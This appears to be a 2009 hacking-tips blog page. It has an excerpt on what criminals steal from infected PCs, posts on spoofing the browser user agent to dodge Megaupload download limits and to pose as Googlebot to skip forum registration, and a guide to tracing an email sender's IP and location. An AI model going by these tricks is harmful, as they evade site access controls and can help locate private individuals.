Credentials that victims use to administer Web sites -- even social networking site Web pages -- can be of huge value to cyber crooks. A number of automated threats will scrape credentials that victims use to transfer files to and from any personal or professional Web sites they may administer. Stolen file transfer protocol (FTP) credentials, for example, give attackers control over the victim's site, which is often then use to host malicious programs or other illicit content that helps further a variety of online criminal schemes.

Finally, credentials that allow access to the network of the victim's employer or company can be of great interest to digital thieves. In many corporate environments, employees cannot log in remotely without having a special, password protected encryption certificate saved on their computer. Some families of malicious software -- including the Sinowal or Torpig Trojan -- will try to steal these certs from infected systems.

Virtual Goods

Virtual goods, those that have seemingly intangible value, are among the most sought-after commodities in the general hacking scene. Entire families of malware exist to harvest license keys for thousands of computer games and steal credentials that gain access to online games in which a player's worth is determined largely by the amount of virtual goods his or her character has amassed. There is a mature, multi-billion dollar market for these accounts, and the goods themselves, at least some of which is stolen from compromised PCs.

Financial Credentials

When casual Internet users think about the value of their PC to cyber crooks, they typically think stolen credit card numbers and online banking passwords. But as we have seen, those credentials are but one potential area of interest for attackers.

This is by no means an exhaustive list.

I hope this information will let you realize how dangerous your "scrap" PC could become if hacked by crackers.
Secure your PC's

Tuesday, July 14, 2009

Mega upload hack

1 comments
Megaupload is one big name among file sharing websites. One reason of Megaupload popularity big user base sharing billions of files of various types like video, Movie, Images, Software, Cracks, Pirated software etc. but Megaupload files are not clean nor the procedure of downloading files from Megaupload website..

For free users there are several restrictions even this restrictions are based on country of user. Users of particular country regularly get the message like “All download slots… assigned to your country are in use…” and you won’t be able to download file from Megaupload. Here is simple MegaUpload Hack/Trick to bypass County level download slot limit...

Megaupload Hack- Trick to Bypass Country Level Download Slot Limit


(Please note that this hack is only applicable for Firefox users..

Method 1:



This method requires modifying User Agent string of firefox about config

1) Type about:config at firefox address bar


2) Search for general.useragent.extra.firefox


3) Double Click on it

4) Change default value to MEGAUPLOAD 1.0


That’s it, now start downloading from Megaupload without download slot limit restriction.

Method 2:

This method uses User Agent Switcher Firefox Add-on

Download and Install the Add-on frm here:

https://addons.mozilla.org/en-US/firefox/addon/59


1) Now go to Tools - User Agent – Options and enter following value


2) Description: MegaUpload
User Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Alexa Toolbar)


3) Save these settings


4) Now Access User Agent Switcher from Tools and change user agent setting to MegaUpload.

How To Trace Your Emails Back To The Source

0 comments
Most people won’t notice this, but emails actually arrive in your inbox with a ‘receipt’, which contains a lot of information about the sender. In order to find the sender’s identity, we only need to retrieve an IP address, but inside the email header we can also find the originating domain, reply-to address and sometimes even the email client, for example Thunderbird.

Why would you want to find out the identity of the sender? Well, you may have heard of shady email scams or emails supposedly from Paypal inviting you to re-enter your personal information. Now, you can determine if an email is truly from the authentic source.

Accessing the email header is different for every email provider or email application, and sometimes, it is even hidden. In most of the cases however, the option to reveal the full header will be somewhere in the area where the subject and sender name are provided.

For example, the Yahoo! Mail header is in the upper right corner of the sender box, which is pointed out in the screenshot above. When you click Show Original, a text file will open in a new tab. This file contains all the necessary headers at the start. They are highlighted in screenshots.

And this is how the full email header appears in Yahoo! Mail:

For Gmail, the header is hidden under ‘Show Original’ – which will show you the complete email in plain text, including the header.

The example below is the header from an email I received in GMail.

In order to find out the IP address of the original sender, we need to look closely at the first half of the header. Somewhere in there, you’ll find a domain name and an IP address. Particularly, take a closer look at the term ‘Received: from’:

The first ‘Received: from’ line gives us the IP address of the server which forwarded the email to my Gmail address.

Received: from smtp110.biz.mail.mud.yahoo.com(smtp110.biz.mail.mud.yahoo.com [68.142.201.179])

If we continue our search, the second ‘Received: from’ line gives us the originating IP address.

Received: from unknown (HELO ?192.168.0.100?) (chaz@68.108.204.242 with plain)

This means that Chaz, located at 68.108.204.242 sent me an email.

The next line will only appear if the email was sent using an email application residing on the sender’s computer, like Thunderbird or Apple Mail. In our case:

X-Mailer: Apple Mail (2.753.1)

If the user sent the email using the web interface, the string would have looked like this:

Received: from [158.143.189.83] by web56706.mail.re3.yahoo.com via HTTP

We have the originating IP address 68.108.204.242 . To find out who’s behind that IP address we need to do a reverse DNS lookup using a web service like DomainTools, the command line or from ‘Network Tools’ in Ubuntu.

In our case, we know that someone called Chaz from Atlanta, using Cox Communications – with an IP address 68.108.204.242, depending on the subnet mask, sent that email.

Alternatively, you could use a tool called Email Trace, that does the whole operation for you after inputing the full email header into the text box. It might not always work, so knowing how to do it the old fashion way might come in handy.

This proves useful if you’re trying to report a spammer to your ISP, find out where a certain person is located at the moment, or help you spot phishing emails. For example, PayPal couldn’t have sent an email from an IP address in China.

How to skip registration for forums and websites

0 comments

It is always a head ache when we search for our information in google and when google send us to the forums or any text oriented website where registration is compulsory.But I have found out a way to cheat the registration system.When google can cache there information without registration than why not us :p .There are setting in the forum script that if the visitor is google bot they wont ask for registration and allow it to crawl through out the pages,as it will help them to gain traffic.If we act like a google bot we can also get such privileges.


• Switch to the Mozilla Firefox and Install the Add on User Agent Switcher

• Now In Tools-> User Agent Switcher -> Edit User Agents


• Now Fill The Following fields properly

Description : Googlebot 2.1 (New version)

User-Agent : Googlebot/2.1 (+http://www.googlebot.com/bot.html)


• Now Goto Tools – > Default User Agent – > GoogleBot 2.1(New Version)

That’s over :) Now Browse like a Google without any barriers.

^_^


Credits:- XC

Followers


╚►ITECHNOGURU™◄╝. Copyright 2008 All Rights Reserved Revolution Two Church theme by Brian Gardner Converted into Blogger Template by Bloganol dot com